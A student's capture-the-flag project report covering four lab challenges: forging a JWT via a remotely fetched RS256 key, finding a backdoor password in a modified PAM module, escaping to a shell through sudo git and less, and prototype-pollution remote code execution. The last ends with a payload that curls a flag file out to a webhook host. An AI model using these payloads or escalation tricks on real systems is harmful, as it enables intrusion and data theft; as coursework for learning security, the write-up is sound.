CITS1003 Project Report

Student ID: 24790172

Student Name: Victoria Mok

Part 1 - Cryptography

EWT

Step 1 - Identify Flaw in Verification of JWT Tokens

First, I looked at the source code for the website to find the flaw in verifying the JWT Tokens

Source Code

```
if (signingAlgo === "RS256") {
        // Grab where the RS256 public key URL from the "iss" claim in the JWT
body
        // We currently haven't figured out how to sign our own RS256 JWTs
yet...
        const issuerUrl = decodedBody.iss;

        // Make sure those hoomans aren't hacking with something like file://
        const regExp = new RegExp("^https?://");
        if (!regExp.test(issuerUrl)) {
            throw Error("invalid URL in iss claim");
        }

        // Should be fine to download the public key
        key = await downloadFromUrl(issuerUrl);
    }
```

The flaw is that when using the RS256 signing algorithm, the public key to authenticate the JWT Token is stored in the iss claim of the payload. Using this information, I can craft my own token

```
 // If the username is "superior-emu" in the JWT then give them the pressie
        if (verifiedToken.username === ADMIN_ACCOUNT) {
            res.send({msg: `Welcome my emu friend! Here is the flag
${FLAG}`});
        } else {
            res.status(403).send({msg: "Looool hooman, this is only for
```

```
emus!"})
        }
```


This part of the source code tells me that I must change the username in the payload to `superior-emu` which will allow me to get the flag.

Step 2 - Decode the Guest JWT Token

From http://34.87.251.234:3002/, retrieve the guest JWT token


```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InBlYXNhbnQtaG9vbWFuIiwia
WF0IjoxNzQ2NDMyMzg2fQ.hIgO96VK2mCCvxLX67I2Pqh_V1jExjqwcGzWCq86XpY
```


Using jwt.io, enter the encoded JWT Token to analyse the header and payload



Step 3 - Change Signing Algorithm

To take advantage of the flaw in the source code, I change the algorithm to RS256. I also change `username` in the payload to `superior-emu`


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlhd
CI6MTc0NjQzMjM4Nn0.bMhWmQqBu_mRc1g_qbLt
NZE0JzzqUIDYT7jnX88SD0VM8IAdPwj9me6U82l
zIbX71n7BxnJ3K5cfPZUktwSlOZukf5ypaOhmc2
tlEeoVe4D7qlHY4XNZVCVYBGyGSq2zxqhgsfQEF
NtLgEfz0NFwaw8cM_MqkpiB4X2319YnU7qrxvIA
AFqpHtZsZZsW234qY3hxmUHXz6t3hCF_0Z9h-
vfd2SolcEUI9lsKgiYnQ55JepYqMJ64e68FHY_E
RHt4tnmHGYuNAmy-T18MvDW-
KPdD1m1R6Vs3BoBQK6QsfH4yvc8nVeTjzC4Z82g
om9DdtU7GseIkVIQ7Kp4hWF5QKQ
```


HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "username": "superior-emu",
  "iat": 1746432386
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOC
  AQ8AMIIBCgKCAQEAu1SU1LfVLPHC
  ozMxH2Mo
  ,
  -----BEGIN PRIVATE KEY-----
  MIIEvwIBADANBgkqhkiG9w0BAQEF
  AASCBKkwggSlAgEAAoIBAQC7VJTU
  t9Us8cKj
  MzEfYyjiWA4R4/M2bS1GB4t7NXp9
)
```

Step 4 - Add ISS Claim

In the payload, I need to add an iss claim which contains the public key. To store the public key in an accessible URL, I use https://pastebin.com/ to paste the public key generated by jwt.io

text 0.45 KB | None | 0 0 raw download clone embed print report


```
1. -----BEGIN PUBLIC KEY-----
2. MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu1SU1LfVLPHCozMxH2Mo
3. 4lgOEePzNm0tRgeLezV6ffAt0gunVTLw7onLRnrq0/IzW7yWR7QkrmBL7jTKEn5u
4. +qKhbwKfBstIs+bMY2Zkp18gnTxKLxoS2tFczGkPLPgizskuemMghRniWaoLcyeh
5. kd3qqGElvW/VDL5AaWTg0nLVkjRo9z+40RQzuVaE8AkAFmxZzow3x+VJYKdjykkJ
6. 0iT9wCS0DRTXu269V264Vf/3jvredZiKRkgwlL9xNAwxXFg0x/XFw005UWVRIkdg
7. cKWTjpBP2dPwVZ4WWC+9aGVd+Gyn1o0CLelf4rEjGoXbAAEgAqeGUxrcIlbjXfbc
8. mwIDAQAB
9. -----END PUBLIC KEY-----
```

I then use `raw` to obtain the URL

pastebin.com/raw/hh6xf03z


```
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAu1SU1LfVLPHCozMxH2Mo
4lgOEePzNm0tRgeLezV6ffAt0gunVTLw7onLRnrq0/IzW7yWR7QkrmBL7jTKEn5u
+qKhbwKfBstIs+bMY2Zkp18gnTxKLxoS2tFczGkPLPgizskuemMghRniWaoLcyeh
kd3qqGElvW/VDL5AaWTg0nLVkjRo9z+40RQzuVaE8AkAFmxZzow3x+VJYKdjykkJ
0iT9wCS0DRTXu269V264Vf/3jvredZiKRkgwlL9xNAwxXFg0x/XFw005UWVRIkdg
cKWTjpBP2dPwVZ4WWC+9aGVd+Gyn1o0CLelf4rEjGoXbAAEgAqeGUxrcIlbjXfbc
mwIDAQAB
-----END PUBLIC KEY-----
```


I enter the URL into the payload as the iss claim:


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.ey
J1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlhd
CI6MTc0NjQzMjM4NiwiaXNzIjoiaHR0cHM6Ly9w
YXN0ZWJpbi5jb20vcmF3L2hoNnhmMDN6In0.QFA
BpoRycT-
Ad2hbqgnNdwJiAvZFgUN0f5G0PDWByb9CbFnJYi
8x_3m-CBFoKuR5f0oj-
8nKsRPxC2QifeNfkA71x2bxCrK0s-
hPJjDdJ5mnYdwgL5PsAiosZ3fTKPgY4TYVVqwBG
qAxOd1UZ3AL5ZVBy9s19JMgD5L6_AZTke8I0WYf
WECLxWBvIL8T4kaPn-
WNR4qa8gSCuxItmoCEE1fnTGCaEn0RShu-
L55XC3rH7cGl93CVk-INy0wN0xHmB5Z3gE-
q2cYIN2xhGnmAJFfT9VrzVD-1HTebx-3ayU-
o35pSk_bDQN7WIef2nV1ERCplnGiOX_p6nAy3Qi
bVXA
```


HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA


```
  "username": "superior-emu",
  "iat": 1746432386,
  "iss": "https://pastebin.com/raw/hh6xf03z"
}
```


VERIFY SIGNATURE


```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOC
  AQ8AMIIBCgKCAQEAu1SU1LfVLPHC
  ozMxH2Mo
  ,
  -----BEGIN PRIVATE KEY-----
  MIIEvwIBADANBgkqhkiG9w0BAQEF
  AASCBKkwggSlAgEAAoIBAQC7VJTU
  t9Us8cKj
  MzEfYyjiWA4R4/M2bS1GB4t7NXp9
)
```



The final JWT Token created is:


```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6InN1cGVyaW9yLWVtdSIsImlhd
CI6MTc0NjQzMjM4NiwiaXNzIjoiaHR0cHM6Ly9wYXN0ZWJpbi5jb20vcmF3L2hoNnhmMDN6In0.QFA
BpoRycT-Ad2hbqgnNdwJiAvZFgUN0f5G0PDWByb9CbFnJYi8x_3m-CBFoKuR5f0oj-
```

```
8nKsRPxC2QifeNfkA71x2bxCrK0s-
hPJjDdJ5mnYdwgL5PsAiosZ3fTKPgY4TYVVqwBGqAxOd1UZ3AL5ZVBy9s19JMgD5L6_AZTke8I0WYf
WECLxWBvIL8T4kaPn-WNR4qa8gSCuxItmoCEE1fnTGCaEn0RShu-L55XC3rH7cGl93CVk-
INy0wN0xHmB5Z3gE-q2cYIN2xhGnmAJFfT9VrzVD-1HTebx-3ayU-
o35pSk_bDQN7WIef2nV1ERCplnGiOX_p6nAy3QibVXA
```


Step 5 - Enter JWT Token into Website

Entering the JWT Token into the website results in:



Flag Found

```
UWA{w4iT_wH3Re_D1d_u_G17_d4t_k3Y?1?}
```

Part 2 - Forensics

Emu in the Shell

Step 1 - SSH into Server

First, I need to SSH into the server 34.87.251.234 on port 2022 using the provided login details, which will allow me to find the modified PAM Module

Command:

```
ssh -p 2022 ir-account@34.87.251.234
```

Explanation:

- `ssh` : Connect and log into the specified location `ir-account@34.87.251.234`
- `-p` : Instructs `ssh` to connect to port 2022 on the remote host

Results:

```
The authenticity of host '[34.87.251.234]:2022 ([34.87.251.234]:2022)' can't
be established.
ED25519 key fingerprint is SHA256:EFMAqRu0JAhh/tSl2V5NoGLkzaUuVQa0cTCdypW5rZI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[34.87.251.234]:2022' (ED25519) to the list of
known hosts.
ir-account@34.87.251.234's password:
```

Using the password `topsecretpassword25!` :

```
Linux 5c023fadcd07 6.1.0-28-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-
1 (2024-11-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
```

```
permitted by applicable law.
Last login: Fri Apr 25 07:51:20 2025 from 210.5.33.22
```

Step 2 - Find Modified PAM Module

To find the PAM Modules, I utilise the flags `ls -al` to find the directory `/lib/x86_64-linux-gnu/security` (where compiled PAM Modules are located, given by hint 1).

I then go to the directory using `cd cd /lib/x86_64-linux-gnu/security` then use `ls -al` to list all compiled PAM Modules. I then identify the module which was recently modified.

Result:

```
-rwxr-xr-x 1 root root 203152 Feb 27 13:18 pam_unix.so
```

`pam_unix.so` is a module for traditional password authentication.

To analyse this, I need to copy the file onto the VM using `scp`.

Command (on a different terminal):

```
scp -P 2022 ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so ./
```

Explanation:

- `scp` : Copies the file `ir-account@34.87.251.234:/lib/x86_64-linux-gnu/security/pam_unix.so` over a network to the current directory in the VM `./`
- `-P` : Specifies connection to port 2022

Step 3 - Analyse PAM Module

Using Ghidra, I can analyse the pam_unix.so module.

After installing Ghidra onto the VM, I open the tool using `./ghidraRun`, and open a new project using the copied `pam_unix.so` file

Using the search tool, I searched for functions starting with `pam`

I found a function called `pam_sm_authenticate` and looked for suspicious string

Decompile: pam_sm_authenticate - (pam_unix.so)

```
22  piVar3 = (int *)malloc(4);
23  if (piVar3 == (int *)0x0) {
24    pam_syslog(pamh,2,"pam_unix_auth: cannot allocate ret_data",uStack_40);
25    return 5;
26  }
27  iVar1 = pam_get_user(pamh,&name,0);
28  if (iVar1 == 0) {
29    if ((*name - 0x2bU & 0xfd) == 0) {
30      pam_syslog(pamh,5,"bad username [%s]",name);
31      *piVar3 = 10;
32      pam_set_data(pamh,"unix_setcred_return",piVar3,setcred_free);
33      return 10;
34    }
35    if ((ctrl & 0x4000) == 0) {
36      iVar2 = _unix_blankpasswd(pamh,ctrl,name);
37    }
38    else {
39      pam_syslog(pamh,7,"username [%s] obtained",name);
40      iVar2 = _unix_blankpasswd(pamh,ctrl,name);
41    }
42    if (iVar2 != 0) {
43      pam_syslog(pamh,7,"user [%s] has blank password; authenticated without it",name);
44      name = (char *)0x0;
45      *piVar3 = 0;
46      goto LAB_00103fbf;
47    }
48    iVar1 = pam_get_authtok(pamh,6,&p,0);
49    bVar7 = false;
50    bVar9 = iVar1 == 0;
51    if (bVar9) {
52      lVar4 = 0xe;
53      pbVar5 = (byte *)p;
54      pbVar6 = (byte *)"pUpPet_m4sT3r";
55      do {
56        if (lVar4 == 0) break;
57        lVar4 = lVar4 + -1;
58        bVar7 = *pbVar5 < *pbVar6;
59        bVar9 = *pbVar5 == *pbVar6;
60        pbVar5 = pbVar5 + (ulong)bVar10 * -2 + 1;
61        pbVar6 = pbVar6 + (ulong)bVar10 * -2 + 1;
62      } while (bVar9);
63      bVar8 = false;
64      bVar7 = (!bVar7 && !bVar9) == bVar7;
65      if (bVar7) {
66        lVar4 = 10;
67        pbVar5 = (byte *)name;
68        pbVar6 = (byte *)"emu-haxor";
69        do {
70          if (lVar4 == 0) break;
71          lVar4 = lVar4 + -1;
72          bVar8 = *pbVar5 < *pbVar6;
73          bVar7 = *pbVar5 == *pbVar6;
74          pbVar5 = pbVar5 + (ulong)bVar10 * -2 + 1;
75          pbVar6 = pbVar6 + (ulong)bVar10 * -2 + 1;
76        } while (bVar7);
```

The suspicious string found is `pUpPet_m4sT3r` found in `pbVar6 = (byte *)"pUpPet_m4sT3r";`
This matches the username of the hacker username `emu-haxor` found in `pbVar6 = (byte *)"emu-haxor";`

Step 4 - SSH as emu-haxor

Using the found password and username, I now `ssh` into the server using these login details

Commands:

```
ssh -p 2022 emu-haxor@34.87.251.234
```

Explanation:

- `ssh` : Connect and log into the specified location `emu-haxor@34.87.251.234`
- `-p` : Instructs `ssh` to connect to port 2022 on the remote host

Result:

```
emu-haxor@34.87.251.234's password:
```

Using the password `pUpPet_m4sT3r`

```
Linux 5c023fadcd07 6.1.0-28-cloud-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.119-
1 (2024-11-22) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Apr 25 12:47:23 2025 from 115.131.151.20
```

Step 5 - Find the Flag

Using `ls` to list files in the current directory, I got the result:

```
flag.txt
```

To determine what the flag is, I use `cat` to examine its contents

Command:

```
cat flag.txt
```

Results:

```
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3lLlLllL!11!}
```

Flag Found

```
UWA{tH15_eMu_w1Ll_aLw4y5_b3_iN_uR_sH3lLlLllL!11!}
```

Part 3 - Linux and Networking

Emu Hack #4 - Git Gud or GTFO Bin

Step 1 - SSH into Server and Run Command

To find the flag, I must first gain access to the account mr_x. To do so I need to ssh into the server, and run `sudo -u mr_x git`.

Using hint 1, I know that I need to trigger the `less` command to escape into the shell as `mr_x`

Commands:

```
ssh -t -p 2022 emu001@34.116.68.59 'echo "touchgrass25" | sudo -S -u mr_x git
| less'
```

Explanation:

- `ssh`: Connect and log into the specified location `emu001@34.116.68.59`
- `-t`: Forces the allocation of a full interactive terminal (I used this flag instead of hint 2 as the command `python3 -c 'import pty; pty.spawn("/bin/bash")'` did not work)
- `-p`: Instructs `ssh` to connect to port 2022 on the remote host
- The commands wrapped in the single quotes means they are executed on the remote server
- `echo "touchgrass25" | sudo -S -u mr_x git | less`: Echoes the password `touchgrass25`, and pipes it to `sudo -S`, which reads the echoed password, then executes `git` as user `mr_x`. The output of `git` piped to `less` pager
  - `-S`: Read password from standard input
  - `-u`: Specifies which user to run the command
  - Used the `less` command as there were issues with the small terminal automatically triggering the `less` command

Results:

```
emu001@34.116.68.59's password:
```

Using the password `touchgrass25` :

```
kali@kali: ~
File  Actions  Edit  View  Help
alue>]
           [--exec-path[=<path>]] [--html-path] [--man-path] [--info-path]
           [-p | --paginate | -P | --no-pager] [--no-replace-objects] [--bare]
           [--git-dir=<path>] [--work-tree=<path>] [--namespace=<name>]
           [--super-prefix=<path>] [--config-env=<name>=<envvar>]
           <command> [<args>]

These are common Git commands used in various situations:

start a working area (see also: git help tutorial)
   clone     Clone a repository into a new directory
   init      Create an empty Git repository or reinitialize an existing one

work on the current change (see also: git help everyday)
   add       Add file contents to the index
   mv        Move or rename a file, a directory, or a symlink
   restore   Restore working tree files
   rm        Remove files from the working tree and from the index

examine the history and state (see also: git help revisions)
   bisect    Use binary search to find the commit that introduced a bug
   diff      Show changes between commits, commit and working tree, etc
:
```

Once inside the pager, I execute `!sh`

- `!` : Allows me to run shell commands without leaving `less` by temporarily pausing `less`
- `sh` : Allows me to spawn a subshell

This results in:

```
┌──(kali㉿kali)-[~]
└─$ ssh -t -p 2022 emu001@34.116.68.59 'echo "touchgrass25" | sudo -S -u mr_x git | less'
emu001@34.116.68.59's password:
$
```

Step 2 - Change Directory

Using the command `pwd` I check which directory I am in, which is

```
/home/emu001
```

Using `cd` I change the directory:

```
$ cd /home/mr_x
```

Step 3 - Read Flag File

Now that I am in the correct directory, I need to examine the file `flag4.txt`

Commands:

Using `cat` :

```
$ cat flag4.txt
```

Result:

```
cat: flag4.txt: Permission denied
```

Thus, I need to use a `git` command, which I found on https://gtfobins.github.io/gtfobins/git/

> ### File read
>
> It reads data from files, it may be used to do privileged reads or disclose files outside a restricted file system.
>
> The read file content is displayed in `diff` style output format.
>
> ```
> LFILE=file_to_read
> git diff /dev/null $LFILE
> ```

The command I executed:

```
sudo -u mr_x git diff /dev/null flag4.txt
```

Explanation:

- `sudo` : Allows me to run commands with root privileges
- `-u` : Specifies to run `git diff /dev/null flag4.txt` as `mr_x`
- `git diff` : Compares two versions of a file or directory
- `/dev/null` : A Unix device the represents an empty file, such that the command `git diff /dev/null flag4.txt` simulates `flag4.txt` as a new file being added
  - `git` will show the `diff` that adds all the file's contents - the flag inside `flag4.txt`

Results:

```
diff --git a/flag4.txt b/flag4.txt
new file mode 100644
index 0000000..8d35f11
--- /dev/null
+++ b/flag4.txt
@@ -0,0 +1 @@
+UWA{i_G1t_g00d_4ND_gTf0_B1n5D_1nT0_uR_4CcOunT!!1}
\ No newline at end of file
```

Flag Found

```
UWA{i_G1t_g00d_4ND_gTf0_B1n5D_1nT0_uR_4CcOunT!!1}
```

Part 4 - Vulnerabilities

Emu Apothecary

Step 1 - Prototype Pollution

Using hint 1, I found out that I could get Remote Code Execution using a prototype pollution gadget. On slide 51 of the provided Google Slides:

This means I need to create a payload which has `"__proto__":{"client":true, "escapeFunction":"process.mainModule.require('child_process').exec( // terminal command)"}`

Hint 3 points out that the required payload is slightly different to the payload referenced above, and to look at the source code for the format

Step 2 - Formatting the Payload


Looking at the source code:

```
for (const key in userInput) {
        // Input is in the format of `{ingredientName}.{attribute}`
        if (!key.includes(".")) continue
```

```
        // Split the key name by the '.' character
        const split = key.split('.')
        // Set the attribute for the ingredient by the first two dots
        // E.g. if the input is vinegar.type=mL it will set
        // {"vinegar": {"type": "mL"}} in the baseIngredients variable
        const ingredientName = split[0]
        if (typeof baseIngredients[ingredientName] === "undefined") {
            baseIngredients[ingredientName] = {}
        }
        const ingredientAttribute = split[1];
        // Should be completely secure doing this???
        // I don't think the hoomans can pollute anything by assigning
attributes this way
        // Yeah I am pretty sure this is not vulnerable to prototype pollution
        // I am not merging anything right???
        baseIngredients[ingredientName][ingredientAttribute] = userInput[key];
    }
```

This tells me that the input format should be `ingrediantName.ingrediantAttribute=userInput`

Buy inputting an ingredient on the website:



The URL changes from `http://34.87.251.234:8001/` to `http://34.87.251.234:8001/?Honey.type=mL&Honey.value=50`

- The two attributes are separated by `&`

Using this information, I can create my own payload to gain RCE

Step 3 - Create a Webhook

Using https://webhook.site/, I create my own unique webhook `https://webhook.site/44504fc1-c7b6-46e3-8152-830b1ddbb47e`

This means the terminal command I need to execute will be `curl -F flag=@flag.txt https://webhook.site/44504fc1-c7b6-46e3-8152-830b1ddbb47e`

Step 4 - Create Payload and Retrieve Flag

I want the payload to contain: `"__proto__":{"client":true}` and `"__proto__":{"escapeFunction":"process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt https://webhook.site/44504fc1-c7b6-46e3-8152-830b1ddbb47e')"}`

I then craft this URL:

```
http://34.87.251.234:8001/?__proto__.client=true&__proto__.escapeFunction=process.mainModule.require('child_process').exec('curl -F flag=@/flag.txt https://webhook.site/44504fc1-c7b6-46e3-8152-830b1ddbb47e')
```


Explanation:

